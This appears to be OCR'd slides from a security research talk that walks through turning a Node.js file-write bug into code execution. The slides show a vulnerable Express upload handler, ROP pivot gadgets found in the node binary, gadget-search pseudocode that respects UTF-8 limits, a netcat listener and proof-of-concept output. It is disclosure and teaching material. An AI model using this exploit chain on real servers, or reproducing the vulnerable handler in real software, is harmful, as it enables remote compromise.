
Pivot to classical ROP chain




Pivot to classical ROP chain




Pivot to classical ROP chain



Pivot to classical ROP chain




Pivot to classical ROP chain



sonar

Pivot to classical ROP chain



[stack]

classical ROP chain

uv_signal_s

...

*signal_cb

signum

...

uv_signal_msg_t

*handle

= 0x415000

signum

= 0x1337

```
/usr/bin/node
...
0x00415060: c8 4a f0 00 00 00 00 00 37 13 00 00 00 00 00 00
...
0x00f04ac8: 48 83 c4 38 5b 5d c3 08 08 1c 80 02 07 82 44 42
...         add rsp, 0x38; pop rbx; pop rbp; ret
```

pivoting gadget

pivot to ROP chain on stack

sonar

Gaining Code Execution!

Gaining Code Execution!

```
user@host:~$ nc -lnvp 31337
Listening on 0.0.0.0 31337
```

Gaining Code Execution!

```
user@host:~$ nc -lnvp 31337
Listening on 0.0.0.0 31337
```

```
user@host:~$ ./poc-filewrite.py 10.10.0.42
```


sonar

Gaining Code Execution!

```
user@host:~$ nc -lnvp 31337
Listening on 0.0.0.0 31337
```

```
user@host:~$ ./poc-filewrite.py 10.10.0.42
[+] logged in
```

Gaining Code Execution!

```
user@host:~$ nc -lnvp 31337
Listening on 0.0.0.0 31337
```

```
user@host:~$ ./poc-filewrite.py 10.10.0.42
[+] logged in
[+] project created
```


sonar

Gaining Code Execution!

```
user@host:~$ nc -lnvp 31337
Listening on 0.0.0.0 31337
```

```
user@host:~$ ./poc-filewrite.py 10.10.0.42
[+] logged in
[+] project created
[+] upload enabled
```


sonar

Gaining Code Execution!

```
user@host:~$ nc -lnvp 31337
Listening on 0.0.0.0 31337
```

```
user@host:~$ ./poc-filewrite.py 10.10.0.42
[+] logged in
[+] project created
[+] upload enabled
[+] file written!
```


sonar

Gaining Code Execution!

```
user@host:~$ nc -lnvp 31337
Listening on 0.0.0.0 31337
```

```
user@host:~$ ./poc-filewrite.py 10.10.0.42
[+] logged in
[+] project created
[+] upload enabled
[+] file written!
```


sonar

Gaining Code Execution!

```
user@host:~$ nc -lnvp 31337
Listening on 0.0.0.0 31337
```

```
user@host:~$ ./poc-filewrite.py
[+] logged in
[+] project created
[+] upload enabled
[+] file written!
```

What’s going on?

```
pwndbg> hexdump $rsp 0x130
+0000 0x7fffffff9e50  0e ef bf bd ef bf bd 04  00 00 00 00 00 00 2c 00  |........|......,.|
+0010 0x7fffffff9e60  00 00 00 00 ef bf bd 78  ef bf bd 00 00 00 00 00  |.......x|........|
+0020 0x7fffffff9e70  ef bf bd 00 00 00 00 00  00 00 ef bf bd 7c ef bf  |........|.....|..|
+0030 0x7fffffff9e80  bd 00 00 00 00 00 4d ef  bf bd 43 00 00 00 00 00  |......M.|..C.....|
+0040 0x7fffffff9e90  00 ef bf bd 1e 05 00 00  00 00 70 5e ef bf bd 00  |........|..p^....|
+0050 0x7fffffff9ea0  00 00 00 00 ef bf bd ef  bf bd ef bf bd 00 00 00  |........|........|
+0060 0x7fffffff9eb0  00 00 ef bf bd 0d ef bf  bd 02 00 00 00 00 33 7e  |........|......3~|
+0070 0x7fffffff9ec0  ef bf bd 00 00 00 00 00  4d ef bf bd 43 00 00 00  |........|M...C...|
+0080 0x7fffffff9ed0  00 00 08 ef bf bd 1e 05  00 00 00 00 70 5e ef bf  |........|....p^..|
+0090 0x7fffffff9ee0  bd 00 00 00 00 00 ef bf  bd ef bf bd ef bf bd 01  |........|........|
+00a0 0x7fffffff9ef0  00 00 00 00 4d ef bf bd  43 00 00 00 00 00 10 ef  |....M...|C.......|
...
```

What's going on?

```
pwndbg> hexdump $rsp 0x130
+0000 0x7fffffff9e50  0e ef bf bd ef bf bd 04  00 00 00 00 00 00 2c 00  |........|......,.|
+0010 0x7fffffff9e60  00 00 00 00 ef bf bd 78  ef bf bd 00 00 00 00 00  |.......x|........|
+0020 0x7fffffff9e70  ef bf bd 00 00 00 00 00  00 00 ef bf bd 7c ef bf  |........|.....|..|
+0030 0x7fffffff9e80  bd 00 00 00 00 00 4d ef  bf bd 43 00 00 00 00 00  |......M.|..C.....|
+0040 0x7fffffff9e90  00 ef bf bd 1e 05 00 00  00 00 70 5e ef bf bd 00  |........|..p^....|
+0050 0x7fffffff9ea0  00 00 00 00 ef bf bd ef  bf bd ef bf bd 00 00 00  |........|........|
+0060 0x7fffffff9eb0  00 00 ef bf bd 0d ef bf  bd 02 00 00 00 00 33 7e  |........|......3~|
+0070 0x7fffffff9ec0  ef bf bd 00 00 00 00 00  4d ef bf bd 43 00 00 00  |........|M...C...|
+0080 0x7fffffff9ed0  00 00 08 ef bf bd 1e 05  00 00 00 00 70 5e ef bf  |........|....p^..|
+0090 0x7fffffff9ee0  bd 00 00 00 00 00 ef bf  bd ef bf bd ef bf bd 01  |........|........|
+00a0 0x7fffffff9ef0  00 00 00 00 4d ef bf bd  43 00 00 00 00 00 10 ef  |....M...|C.......|
...
```

What's going on?

```
pwndbg> hexdump $rsp 0x130
+0000 0x7fffffff9e50  0e ef bf bd ef b  00 00 00 00 2c 00  |........|.......,|
+0010 0x7fffffff9e60  00 00 00 00 ef b  bd 00 00 00 00 00  |.......x|........|
+0020 0x7fffffff9e70  ef bf bd 00 00 0  ef bf bd 7c ef bf  |........|.....|..|
+0030 0x7fffffff9e80  bd 00 00 00 00 0  43 00 00 00 00 00  |......M.|..C.....|
+0040 0x7fffffff9e90  00 ef bf bd 1e 0  70 5e ef bf bd 00  |........|..p^....|
+0050 0x7fffffff9ea0  00 00 00 00 ef b  ef bf bd 00 00 00  |........|........|
+0060 0x7fffffff9eb0                                       |........|......3~|
+0070 0x7fffffff9ec0                                       |......M|...C...|
+0080 0x7fffffff9ed0                                       |......|....p^..|
+0090 0x7fffffff9ee0                                       |......|........|
+00a0 0x7fffffff9ef0                                       |...M...|C.......|
...
```

U+FFFD

Replacement Character

0xEF 0xBF 0xBD

UTF-8 Fail

```
app.post('/upload', (req, res) => {
    const { filename, content } = req.body;
    fs.writeFile(filename, content, () => {
        res.json({ message: 'File uploaded!' });
    });
});
```

UTF-8 Fail

fs.writeFile(file, data[, options], callback)


▶ History

- `file` <string> | <Buffer> | <URL> | <integer> filename o
- `data` <string> | <Buffer> | <TypedArray> | <DataView>
- `options` <Object> | <string>
  - `encoding` <string> | <null> **Default:** `'utf8'`
  - `mode` <integer> **Default:** `0o666`
  - `flag` <string> See support of file system flags. **Default:** `'w'`.
  - `flush` <boolean> If all data is successfully written to the file, and `flush` is `true`, `fs.fsync()` is used to flush the data. **Default:** `false`.
  - `signal` <AbortSignal> allows aborting an in-progress writeFile
- `callback` <Function>
  - `err` <Error> | <AggregateError>

Default: `'utf8'`


sonar

Overcoming UTF-8 restrictions




Needs to be valid UTF-8

Overcoming UTF-8 restrictions



Overcoming UTF-8 restrictions



Overcoming UTF-8 restrictions

```
for addr, len in nodejs_segments:
    for offset in range(len - 7):
        ptr = read_mem(addr + offset, 8)
        if is_mapped(ptr) and is_executable(ptr):
            instr = read_mem(ptr, n)
            if is_useful_gadet(instr):
                print('gadget at %08x' % addr + offset)
                print('-> ' + disassemble(instr))
```


sonar

Overcoming UTF-8 restrictions

```
for addr, len in nodejs_segments:
    for offset in range(len - 7):
        if not is_valid_utf8(addr + offset - 0x60): continue
        ptr = read_mem(addr + offset, 8)
        if is_mapped(ptr) and is_executable(ptr):
            instr = read_mem(ptr, n)
            if is_useful_gadet(instr):
                print('gadget at %08x' % addr + offset)
                print('-> ' + disassemble(instr))
```


sonar

Overcoming UTF-8 restrictions

```
...

0x00617f90 -> 0x00e3dbc8: pop rsp; pop r13; pop r14; pop r15;
pop rbp; ret

...
```

Overcoming UTF-8 restrictions

uv_signal_s

...

*signal_cb

signum

...

```
/usr/bin/node
...
0x00617f90: c8 db e3 00 00 00 00 00 70 72 05 f0 ff 23 ff 24
...
0x00e3dbc8: 5c 41 5d 41 5e 41 5f 5d c3 1c 2e ff ff ff 80 ca
...     pop rsp; pop r13; pop r14; pop r15; pop rbp; ret
            pivoting gadget
```


sonar

Overcoming UTF-8 restrictions


```
30 7f 61 00 00 00 00 00

00 00 00 00
```

```
/usr/bin/node
...
0x00617f90: c8 db e3 00 00 00 00 00 70 72 05 f0 ff 23 ff 24
...
0x00e3dbc8: 5c 41 5d 41 5e 41 5f 5d c3 1c 2e ff ff ff 80 ca
...     pop rsp; pop r13; pop r14; pop r15; pop rbp; ret
            pivoting gadget
```

Overcoming UTF-8 restrictions


```
30 7f 61 00 00 00 00 00
70 72 05 f0
```

```
/usr/bin/node
...
0x00617f90: c8 db e3 00 00 00 00 00 70 72 05 f0 ff 23 ff 24
...
0x00e3dbc8: 5c 41 5d 41 5e 41 5f 5d c3 1c 2e ff ff ff 80 ca
...     pop rsp; pop r13; pop r14; pop r15; pop rbp; ret
            pivoting gadget
```


sonar

Overcoming UTF-8 restrictions



```
30 7f 61 00 00 00 00 00

70 72 05 f0
```

Invalid UTF-8 sequence

```
/usr/bin/node
...
0x00617f90: c8 db e3 00 00 00 00 00 70 72 05 f0 ff 23 ff 24
...
0x00e3dbc8: 5c 41 5d 41 5e 41 5f 5d c3 1c 2e ff ff ff 80 ca
...     pop rsp; pop r13; pop r14; pop r15; pop rbp; ret
            pivoting gadget
```



sonar

Overcoming UTF-8 restrictions



https://sonarsource.github.io/utf8-visualizer/#

Overcoming UTF-8 restrictions



https://sonarsource.github.io/utf8-visualizer/#

Overcoming UTF-8 restrictions

```
typedef struct {
  uv_signal_t* handle;
  int signum;
} uv__signal_msg_t;
```

```
30 7f 61 00 00 00 00 00
70 72 05 f0
```

Invalid UTF-8 sequence

Overcoming UTF-8 restrictions

```c
typedef struct {
  uv_signal_t* handle;
  int signum;
  // 4 byte padding
} uv__signal_msg_t;
```

```
30 7f 61 00 00 00 00 00
70 72 05 f0 00 00 00 00
```


Invalid UTF-8 sequence

Overcoming UTF-8 restrictions

```
typedef struct {
  uv_signal_t* handle;
  int signum;
  // 4 byte padding
} uv__signal_msg_t;
```

```
30 7f 61 00 00 00 00 00
70 72 05 f0 9f 90 94 00
```

